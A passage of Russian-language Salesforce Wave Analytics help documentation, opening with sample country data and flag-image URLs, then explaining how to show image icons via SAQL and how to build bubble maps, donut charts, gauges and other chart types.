   China,chn,East Asia,https://myorg.content.force.com/file-asset/flagchinapng,2051,29754009

   Europe,eur,Europe,https://myorg.content.force.com/file-asset/flageuropepng,4668,61238042

   France,fra,Europe,https://myorg.content.force.com/file-asset/flagfrancepng,2303,28746829

   India,ind,Asia,https://myorg.content.force.com/file-asset/flagindiapng,2721,32037499
   Italy,ita,Europe,https://myorg.content.force.com/file-asset/flagitalypng,1722,26340986

   Japan,jpn,East Asia,https://myorg.content.force.com/file-asset/flagjapanpng,2872,36916012

   Russian Federation,rus,East
Europe,https://myorg.content.force.com/file-asset/flagrussiapng,1847,27387456
   South
Africa,zaf,Africa,https://myorg.content.force.com/file-asset/flagsouthafricapng,879,9794857

   South Korea,kor,East
Asia,https://myorg.content.force.com/file-asset/flagsouthkoreapng,1643,21934785
   United States of America,usa,North
America,https://myorg.content.force.com/file-asset/flagusapng,6527,87044191
```

После передачи набора данных в Wave отредактируйте запрос SAQL, чтобы добавить URL-адреса изображений к набору результатов.

1. Изучите набор данных, чтобы визуализировать данные, которые желательно видеть в режиме диаграммы.




2. Переключитесь в режим SAQL и отредактируйте запрос с использованием негруппирующей функции SAQL, такой как `first()`.



3. Возвратитесь в режим диаграммы, затем щелкните меню в форме шестеренки, чтобы открыть свойства диаграммы.
4. Щелкните **Использовать значки**, затем выберите имя измерения, содержащего URL-адреса значков, в меню **Источник значка**.

   Используйте меню **Режим подгонки** и **Форма**, чтобы откорректировать внешний вид значков.



Прим.: Меню **Использовать значки** содержит имена всех несгруппированных измерений, используемых в запросе, даже если эти измерения не содержат URL-адреса изображений.

Круговая карта


Круговые карты используются для визуализации значений меры в определенных географических областях.

Создание круговой карты


Круговые карты Wave используют те же карты, что и для обычные карты-диаграммы, однако позволяют представить значения меры иным образом.

Например, круги могут быть использованы вместо изменения насыщенности цвета, чтобы показать число возможностей ожидаемых продаж для каждого штата США.


1. Группируйте данные по штатам в приложении Wave, затем измените единицу измерения.



2. Вырежьте представление Lens в конструктор панелей мониторинга Wave.
3. Выберите **«Круговая карта»** в меню **«Тип диаграммы»**, затем выберите **«США»** в меню **«Тип карты»**.



4. Введите названия карты и при необходимости внесите дополнительные изменения.




Комбинированные диаграммы

Комбинированные диаграммы используются для отображения двух связанных серий данных, например дискретных сгруппированных данных в виде вертикальных полос, на которые наложена линейная диаграмма со средними значениями.

Диаграммы тепловых карт календаря

Тепловые карты календаря применимы для визуализации отдельных повторяющихся действий, таких как закрытие организаций, за продолжительный период времени. На этой диаграмме можно легко изменить детализацию группирования с учетом времени, например перейти от месяца к неделе или дню.

Чтобы использовать тепловую карту календаря, задайте меру и сгруппируйте по измерению даты.



Круговые диаграммы

Если у вас есть группа участников и вам необходимо показать не только соотношение одного значения каждого отдельного участника группы по отношению ко всей группе, но и общее значение для всей группы, используйте круговые диаграммы. Если вы переместите центр круга, выбрав значение **0%** в меню **«Размер центра»**, то визуализация будет выполнена в виде секторной диаграммы.


Создание круговой диаграммы

Круговые диаграммы являются удобным средством визуализации, если в группировании по размерам слишком мало значений для обеспечения удобства чтения.

Например, с помощью круговой диаграммы удобно визуализировать данные о доходе отдельных торговых точек, которые охватывают ограниченное число местоположений.


1. В приложении Wave Analytics создайте линзу, просматривая набор данных о торговых точках.
2. На панели «Группирование по» сгруппируйте данные по городу.

3. На панели «Меры» примените вместо «Количество строк» показатель, который отображает квитанции.
4. Выберите **Круговая диаграмма** в меню диаграмм.




5. Щелкайте отдельные сегменты, чтобы обозначить их подсветкой.

   Итог в центре изменяется, отражая итоговое значение выбранных сегментов.




6. Откройте меню в форме шестеренки, выберите **Произвольный текст** в меню «Центральное значение», затем введите произвольный текст в поле «Произвольный текст».



Точечные диаграммы

В горизонтальных и вертикальных точечных диаграммах для обозначения различных измерений и мер используются точки разных размеров и цветов. Используйте точечные диаграммы для построения данных с целью сравнения результатов работы или размещения нестандартных значений.



Конические диаграммы

Используйте коническую диаграмму для визуализации последовательных данных, которые можно разбить на этапы, например для отображения цикла продаж.

Шкалы


Используйте шкалы для отслеживания прогресса по одной мере, например, сколько прибыли было получено по сравнению с целевым значением.

Создание шкалы

Если вы установили цели, например, для среднего значения организации в каждой из стран, где работает ваша компания, шкала поможет вам понять, насколько вы близки к цели.

У вас имеется набор данных со сведениями об организации, который требуется представить в виде диаграммы, чтобы продемонстрировать, насколько компания близка к достижению цели. Каждая шкала отображает 1 значение для каждой страны. Диапазоны значений могут быть выделены цветом.

1. В приложении Wave Analytics создайте представление Lens на основе набора данных организации и вставьте его конструктор панелей мониторинга Wave.




2. Измените тип диаграммы на **«Полярная шкала»** (круглая).

   Доступны также угловая шкала и плоская (линейная) шкала.

3. Установите размер центра и стиль цифр.



4. Установите контрольные точки и связанные цвета шкал.



Контрольная точка определяет значение, при достижении которого шкала меняет цвет. Максимальным значением является 10 000, средний показатель организации должен превышать 7 000 для каждой страны.

5. В меню **«Решетка»** выберите тип отображения **«С переносом»**, чтобы шкалы можно было просматривать одновременно, не прокручивая страницу.



Изменение цвета шкалы позволяет с легкостью определить значения свыше 7 000. Это также позволяет определить, показатели каких стран приближаются к желаемому значению.


Горизонтальные диаграммы

Используйте горизонтальную диаграмму для обеспечения быстрого визуального сравнения связанных значений.

